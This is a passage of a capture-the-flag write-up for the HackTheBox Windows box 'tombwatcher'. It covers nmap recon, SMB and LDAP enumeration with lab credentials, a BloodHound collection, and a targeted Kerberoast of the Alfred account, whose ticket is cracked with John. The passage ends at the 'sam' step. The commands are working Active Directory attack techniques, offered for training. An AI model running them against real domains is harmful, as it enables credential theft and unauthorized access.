Apologies for the late release, I recently got sick and could not be asked to write or deploy things.
Anyways, let’s get started. Today, we’re doing tombwatcher, which is a Medium-level windows box on HackTheBox.
It actually took me a while to finish it (especially to get root), because of my lack of experience with ADCS.
As is common with most Windows boxes, we get credentials to emulate an “assumed-breach” scenario.
Here are the credentials in this case: henry:H3nry_987TGV!
“Assumed Breach” means that, for the needs of the pentest, we assume that initial access to a low-privilege user has already been obtained, and we test if internal access policies are robust enough. It is quite common for Active Directory.
recon
We quickly find an active directory environnement, by running a simple nmap scan:
# Nmap 7.95 scan initiated Sat Jul  5 15:12:46 2025 as: /usr/lib/nmap/nmap -Pn -vv -sC -sV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49666,49693,49694,49695,49714,49720,49741 -oN scans/banners-tcp 10.10.11.72
Nmap scan report for 10.10.11.72
Host is up, received user-set (0.52s latency).
Scanned at 2025-07-05 15:12:57 JST for 114s

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-07-05 09:50:17Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-05T09:51:59+00:00; +3h37m12s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
| MIIF9jCCBN6gAwIBAgITLgAAAAKKaXDNTUaJbgAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
| dGNoZXIxGTAXBgNVBAMTEHRvbWJ3YXRjaGVyLUNBLTEwHhcNMjQxMTE2MDA0NzU5
| WhcNMjUxMTE2MDA0NzU5WjAfMR0wGwYDVQQDExREQzAxLnRvbWJ3YXRjaGVyLmh0
| YjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAPkYtnAM++hvs4LhMUtp
| OFViax2s+4hbaS74kU86hie1/cujdlofvn6NyNppESgx99WzjmU5wthsP7JdSwNV
| XHo02ygX6aC4eJ1tbPbe7jGmVlHU3XmJtZgkTAOqvt1LMym+MRNKUHgGyRlF0u68
| IQsHqBQY8KC+sS1hZ+tvbuUA0m8AApjGC+dnY9JXlvJ81QleTcd/b1EWnyxfD1YC
| ezbtz1O51DLMqMysjR/nKYqG7j/R0yz2eVeX+jYa7ZODy0i1KdDVOKSHSEcjM3wf
| hk1qJYZHD+2Agn4ZSfckt0X8ZYeKyIMQor/uDNbr9/YtD1WfT8ol1oXxw4gh4Ye8
| ar0CAwEAAaOCAvswggL3MC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBv
| AG4AdAByAG8AbABsAGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| DgYDVR0PAQH/BAQDAgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCA
| MA4GCCqGSIb3DQMEAgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCG
| SAFlAwQBAjALBglghkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0O
| BBYEFAqc8X8Ifudq/MgoPpqm0L3u15pvMB8GA1UdIwQYMBaAFCrN5HoYF07vh90L
| HVZ5CkBQxvI6MIHPBgNVHR8EgccwgcQwgcGggb6ggbuGgbhsZGFwOi8vL0NOPXRv
| bWJ3YXRjaGVyLUNBLTEsQ049REMwMSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIw
| U2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz10b21id2F0
| Y2hlcixEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVj
| dENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHGBggrBgEFBQcBAQSBuTCBtjCB
| swYIKwYBBQUHMAKGgaZsZGFwOi8vL0NOPXRvbWJ3YXRjaGVyLUNBLTEsQ049QUlB
| LENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZp
| Z3VyYXRpb24sREM9dG9tYndhdGNoZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/YmFz
| ZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MEAGA1UdEQQ5MDeg
| HwYJKwYBBAGCNxkBoBIEEPyy7selMmxPu2rkBnNzTmGCFERDMDEudG9tYndhdGNo
| ZXIuaHRiMA0GCSqGSIb3DQEBBQUAA4IBAQDHlJXOp+3AHiBFikML/iyk7hkdrrKd
| gm9JLQrXvxnZ5cJHCe7EM5lk65zLB6lyCORHCjoGgm9eLDiZ7cYWipDnCZIDaJdp
| Eqg4SWwTvbK+8fhzgJUKYpe1hokqIRLGYJPINNDI+tRyL74ZsDLCjjx0A4/lCIHK
| UVh/6C+B68hnPsCF3DZFpO80im6G311u4izntBMGqxIhnIAVYFlR2H+HlFS+J0zo
| x4qtaXNNmuaDW26OOtTf3FgylWUe5ji5MIq5UEupdOAI/xdwWV5M4gWFWZwNpSXG
| Xq2engKcrfy4900Q10HektLKjyuhvSdWuyDwGW1L34ZljqsDsqV1S0SE
|_-----END CERTIFICATE-----
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-05T09:51:58+00:00; +3h37m11s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
| MIIF9jCCBN6gAwIBAgITLgAAAAKKaXDNTUaJbgAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
| dGNoZXIxGTAXBgNVBAMTEHRvbWJ3YXRjaGVyLUNBLTEwHhcNMjQxMTE2MDA0NzU5
| WhcNMjUxMTE2MDA0NzU5WjAfMR0wGwYDVQQDExREQzAxLnRvbWJ3YXRjaGVyLmh0
| YjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAPkYtnAM++hvs4LhMUtp
| OFViax2s+4hbaS74kU86hie1/cujdlofvn6NyNppESgx99WzjmU5wthsP7JdSwNV
| XHo02ygX6aC4eJ1tbPbe7jGmVlHU3XmJtZgkTAOqvt1LMym+MRNKUHgGyRlF0u68
| IQsHqBQY8KC+sS1hZ+tvbuUA0m8AApjGC+dnY9JXlvJ81QleTcd/b1EWnyxfD1YC
| ezbtz1O51DLMqMysjR/nKYqG7j/R0yz2eVeX+jYa7ZODy0i1KdDVOKSHSEcjM3wf
| hk1qJYZHD+2Agn4ZSfckt0X8ZYeKyIMQor/uDNbr9/YtD1WfT8ol1oXxw4gh4Ye8
| ar0CAwEAAaOCAvswggL3MC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBv
| AG4AdAByAG8AbABsAGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| DgYDVR0PAQH/BAQDAgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCA
| MA4GCCqGSIb3DQMEAgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCG
| SAFlAwQBAjALBglghkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0O
| BBYEFAqc8X8Ifudq/MgoPpqm0L3u15pvMB8GA1UdIwQYMBaAFCrN5HoYF07vh90L
| HVZ5CkBQxvI6MIHPBgNVHR8EgccwgcQwgcGggb6ggbuGgbhsZGFwOi8vL0NOPXRv
| bWJ3YXRjaGVyLUNBLTEsQ049REMwMSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIw
| U2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz10b21id2F0
| Y2hlcixEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVj
| dENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHGBggrBgEFBQcBAQSBuTCBtjCB
| swYIKwYBBQUHMAKGgaZsZGFwOi8vL0NOPXRvbWJ3YXRjaGVyLUNBLTEsQ049QUlB
| LENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZp
| Z3VyYXRpb24sREM9dG9tYndhdGNoZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/YmFz
| ZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MEAGA1UdEQQ5MDeg
| HwYJKwYBBAGCNxkBoBIEEPyy7selMmxPu2rkBnNzTmGCFERDMDEudG9tYndhdGNo
| ZXIuaHRiMA0GCSqGSIb3DQEBBQUAA4IBAQDHlJXOp+3AHiBFikML/iyk7hkdrrKd
| gm9JLQrXvxnZ5cJHCe7EM5lk65zLB6lyCORHCjoGgm9eLDiZ7cYWipDnCZIDaJdp
| Eqg4SWwTvbK+8fhzgJUKYpe1hokqIRLGYJPINNDI+tRyL74ZsDLCjjx0A4/lCIHK
| UVh/6C+B68hnPsCF3DZFpO80im6G311u4izntBMGqxIhnIAVYFlR2H+HlFS+J0zo
| x4qtaXNNmuaDW26OOtTf3FgylWUe5ji5MIq5UEupdOAI/xdwWV5M4gWFWZwNpSXG
| Xq2engKcrfy4900Q10HektLKjyuhvSdWuyDwGW1L34ZljqsDsqV1S0SE
|_-----END CERTIFICATE-----
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-05T09:51:59+00:00; +3h37m12s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
| MIIF9jCCBN6gAwIBAgITLgAAAAKKaXDNTUaJbgAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
| dGNoZXIxGTAXBgNVBAMTEHRvbWJ3YXRjaGVyLUNBLTEwHhcNMjQxMTE2MDA0NzU5
| WhcNMjUxMTE2MDA0NzU5WjAfMR0wGwYDVQQDExREQzAxLnRvbWJ3YXRjaGVyLmh0
| YjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAPkYtnAM++hvs4LhMUtp
| OFViax2s+4hbaS74kU86hie1/cujdlofvn6NyNppESgx99WzjmU5wthsP7JdSwNV
| XHo02ygX6aC4eJ1tbPbe7jGmVlHU3XmJtZgkTAOqvt1LMym+MRNKUHgGyRlF0u68
| IQsHqBQY8KC+sS1hZ+tvbuUA0m8AApjGC+dnY9JXlvJ81QleTcd/b1EWnyxfD1YC
| ezbtz1O51DLMqMysjR/nKYqG7j/R0yz2eVeX+jYa7ZODy0i1KdDVOKSHSEcjM3wf
| hk1qJYZHD+2Agn4ZSfckt0X8ZYeKyIMQor/uDNbr9/YtD1WfT8ol1oXxw4gh4Ye8
| ar0CAwEAAaOCAvswggL3MC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBv
| AG4AdAByAG8AbABsAGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| DgYDVR0PAQH/BAQDAgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCA
| MA4GCCqGSIb3DQMEAgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCG
| SAFlAwQBAjALBglghkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0O
| BBYEFAqc8X8Ifudq/MgoPpqm0L3u15pvMB8GA1UdIwQYMBaAFCrN5HoYF07vh90L
| HVZ5CkBQxvI6MIHPBgNVHR8EgccwgcQwgcGggb6ggbuGgbhsZGFwOi8vL0NOPXRv
| bWJ3YXRjaGVyLUNBLTEsQ049REMwMSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIw
| U2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz10b21id2F0
| Y2hlcixEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVj
| dENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHGBggrBgEFBQcBAQSBuTCBtjCB
| swYIKwYBBQUHMAKGgaZsZGFwOi8vL0NOPXRvbWJ3YXRjaGVyLUNBLTEsQ049QUlB
| LENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZp
| Z3VyYXRpb24sREM9dG9tYndhdGNoZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/YmFz
| ZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MEAGA1UdEQQ5MDeg
| HwYJKwYBBAGCNxkBoBIEEPyy7selMmxPu2rkBnNzTmGCFERDMDEudG9tYndhdGNo
| ZXIuaHRiMA0GCSqGSIb3DQEBBQUAA4IBAQDHlJXOp+3AHiBFikML/iyk7hkdrrKd
| gm9JLQrXvxnZ5cJHCe7EM5lk65zLB6lyCORHCjoGgm9eLDiZ7cYWipDnCZIDaJdp
| Eqg4SWwTvbK+8fhzgJUKYpe1hokqIRLGYJPINNDI+tRyL74ZsDLCjjx0A4/lCIHK
| UVh/6C+B68hnPsCF3DZFpO80im6G311u4izntBMGqxIhnIAVYFlR2H+HlFS+J0zo
| x4qtaXNNmuaDW26OOtTf3FgylWUe5ji5MIq5UEupdOAI/xdwWV5M4gWFWZwNpSXG
| Xq2engKcrfy4900Q10HektLKjyuhvSdWuyDwGW1L34ZljqsDsqV1S0SE
|_-----END CERTIFICATE-----
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
| MIIF9jCCBN6gAwIBAgITLgAAAAKKaXDNTUaJbgAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
| dGNoZXIxGTAXBgNVBAMTEHRvbWJ3YXRjaGVyLUNBLTEwHhcNMjQxMTE2MDA0NzU5
| WhcNMjUxMTE2MDA0NzU5WjAfMR0wGwYDVQQDExREQzAxLnRvbWJ3YXRjaGVyLmh0
| YjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAPkYtnAM++hvs4LhMUtp
| OFViax2s+4hbaS74kU86hie1/cujdlofvn6NyNppESgx99WzjmU5wthsP7JdSwNV
| XHo02ygX6aC4eJ1tbPbe7jGmVlHU3XmJtZgkTAOqvt1LMym+MRNKUHgGyRlF0u68
| IQsHqBQY8KC+sS1hZ+tvbuUA0m8AApjGC+dnY9JXlvJ81QleTcd/b1EWnyxfD1YC
| ezbtz1O51DLMqMysjR/nKYqG7j/R0yz2eVeX+jYa7ZODy0i1KdDVOKSHSEcjM3wf
| hk1qJYZHD+2Agn4ZSfckt0X8ZYeKyIMQor/uDNbr9/YtD1WfT8ol1oXxw4gh4Ye8
| ar0CAwEAAaOCAvswggL3MC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBv
| AG4AdAByAG8AbABsAGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| DgYDVR0PAQH/BAQDAgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCA
| MA4GCCqGSIb3DQMEAgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCG
| SAFlAwQBAjALBglghkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0O
| BBYEFAqc8X8Ifudq/MgoPpqm0L3u15pvMB8GA1UdIwQYMBaAFCrN5HoYF07vh90L
| HVZ5CkBQxvI6MIHPBgNVHR8EgccwgcQwgcGggb6ggbuGgbhsZGFwOi8vL0NOPXRv
| bWJ3YXRjaGVyLUNBLTEsQ049REMwMSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIw
| U2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz10b21id2F0
| Y2hlcixEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVj
| dENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHGBggrBgEFBQcBAQSBuTCBtjCB
| swYIKwYBBQUHMAKGgaZsZGFwOi8vL0NOPXRvbWJ3YXRjaGVyLUNBLTEsQ049QUlB
| LENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZp
| Z3VyYXRpb24sREM9dG9tYndhdGNoZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/YmFz
| ZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MEAGA1UdEQQ5MDeg
| HwYJKwYBBAGCNxkBoBIEEPyy7selMmxPu2rkBnNzTmGCFERDMDEudG9tYndhdGNo
| ZXIuaHRiMA0GCSqGSIb3DQEBBQUAA4IBAQDHlJXOp+3AHiBFikML/iyk7hkdrrKd
| gm9JLQrXvxnZ5cJHCe7EM5lk65zLB6lyCORHCjoGgm9eLDiZ7cYWipDnCZIDaJdp
| Eqg4SWwTvbK+8fhzgJUKYpe1hokqIRLGYJPINNDI+tRyL74ZsDLCjjx0A4/lCIHK
| UVh/6C+B68hnPsCF3DZFpO80im6G311u4izntBMGqxIhnIAVYFlR2H+HlFS+J0zo
| x4qtaXNNmuaDW26OOtTf3FgylWUe5ji5MIq5UEupdOAI/xdwWV5M4gWFWZwNpSXG
| Xq2engKcrfy4900Q10HektLKjyuhvSdWuyDwGW1L34ZljqsDsqV1S0SE
|_-----END CERTIFICATE-----
|_ssl-date: 2025-07-05T09:51:58+00:00; +3h37m12s from scanner time.
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49693/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49695/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49714/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49720/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49741/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 20899/tcp): CLEAN (Timeout)
|   Check 2 (port 10840/tcp): CLEAN (Timeout)
|   Check 3 (port 61752/udp): CLEAN (Timeout)
|   Check 4 (port 31818/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-07-05T09:51:22
|_  start_date: N/A
|_clock-skew: mean: 3h37m11s, deviation: 0s, median: 3h37m11s

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul  5 15:14:51 2025 -- 1 IP address (1 host up) scanned in 125.16 seconds
We can see that LDAP, SMB and winrm ports are open. We can note the credentials don’t work for winrm, but they do work for ldap or smb:
$ nxc smb tombwatcher.htb -u extracted/creds/users -p extracted/creds/passwords

SMB         10.10.11.72     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.72     445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
We first enumerate users and shares:
## Users
SMB         10.10.11.72     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.72     445    DC01             Administrator                 2025-04-25 14:56:03 0       Built-in account for administering the computer/domain
SMB         10.10.11.72     445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.11.72     445    DC01             krbtgt                        2024-11-16 00:02:28 0       Key Distribution Center Service Account
SMB         10.10.11.72     445    DC01             Henry                         2025-05-12 15:17:03 0
SMB         10.10.11.72     445    DC01             Alfred                        2025-05-12 15:17:03 0
SMB         10.10.11.72     445    DC01             sam                           2025-07-04 20:07:30 0
SMB         10.10.11.72     445    DC01             john                          2025-05-19 13:25:10 0


## Shares
SMB         10.10.11.72     445    DC01             [*] Enumerated shares
SMB         10.10.11.72     445    DC01             Share           Permissions     Remark
SMB         10.10.11.72     445    DC01             -----           -----------     ------
SMB         10.10.11.72     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.72     445    DC01             C$                              Default share
SMB         10.10.11.72     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.72     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.72     445    DC01             SYSVOL          READ            Logon server share
Nothing super interesting, except potential targets for lateral movement. We can confirm these users are active with LDAP:
nxc ldap tombwatcher.htb -u extracted/creds/users -p extracted/creds/passwords --active-users
LDAP        10.10.11.72     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
LDAP        10.10.11.72     389    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
LDAP        10.10.11.72     389    DC01             [*] Total records returned: 7, total 2 user(s) disabled
LDAP        10.10.11.72     389    DC01             -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.10.11.72     389    DC01             Administrator                 2025-04-25 23:56:03 0        Built-in account for administering the computer/domain
LDAP        10.10.11.72     389    DC01             Henry                         2025-05-13 00:17:03 0
LDAP        10.10.11.72     389    DC01             Alfred                        2025-05-13 00:17:03 0
LDAP        10.10.11.72     389    DC01             sam                           2025-07-05 05:07:30 3
LDAP        10.10.11.72     389    DC01             john                          2025-05-19 22:25:10 4
pivoting to users
alfred
Now that we have a couple of users, we need to gather more information, both on their privileges and on our capabilities. Maybe, we can add ourselves to another group, or assume the usage of another account. To do that, we can run Bloodhound:
bloodhound-python -d tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' -c all --zip -dc tombwatcher.htb -ns 10.10.11.72
If you have never set up Bloodhound, you can use this tutorial to get
bloodhoundworking.
Looking at the UI, we can see that WriteSPN allows us to gain control over Michael:

A targeted kerberoast attack can be performed using targetedKerberoast.py.
python targetedKerberoast.py -v -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!' --dc-ip 'dc01.tombwatcher.htb' -o tombwatcher.htb
The tool will automatically attempt a targetedKerberoast attack, either on all users or against a specific one if specified in the command line, and then obtain a crackable hash. The cleanup is done automatically as well.
$ python targetedKerberoast.py -v -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!' --dc-ip 'dc01.tombwatcher.htb' -o tombwatcher.htb
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (Alfred)
[+] Writing hash to file for (Alfred)
[VERBOSE] SPN removed successfully for (Alfred)
Next, we can use john to crack the obtained ticket:
john --format=krb5tgs --wordlist=/usr/share/wordlists/rockyou.txt kerberoast-alfred.txt

Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
basketball       (?)
1g 0:00:00:00 DONE (2025-07-05 19:33) 100.0g/s 409600p/s 409600c/s 409600C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
New credentials for the Alfred account: alfred:basketball
sam
Re-running Bloodhound, we find this:
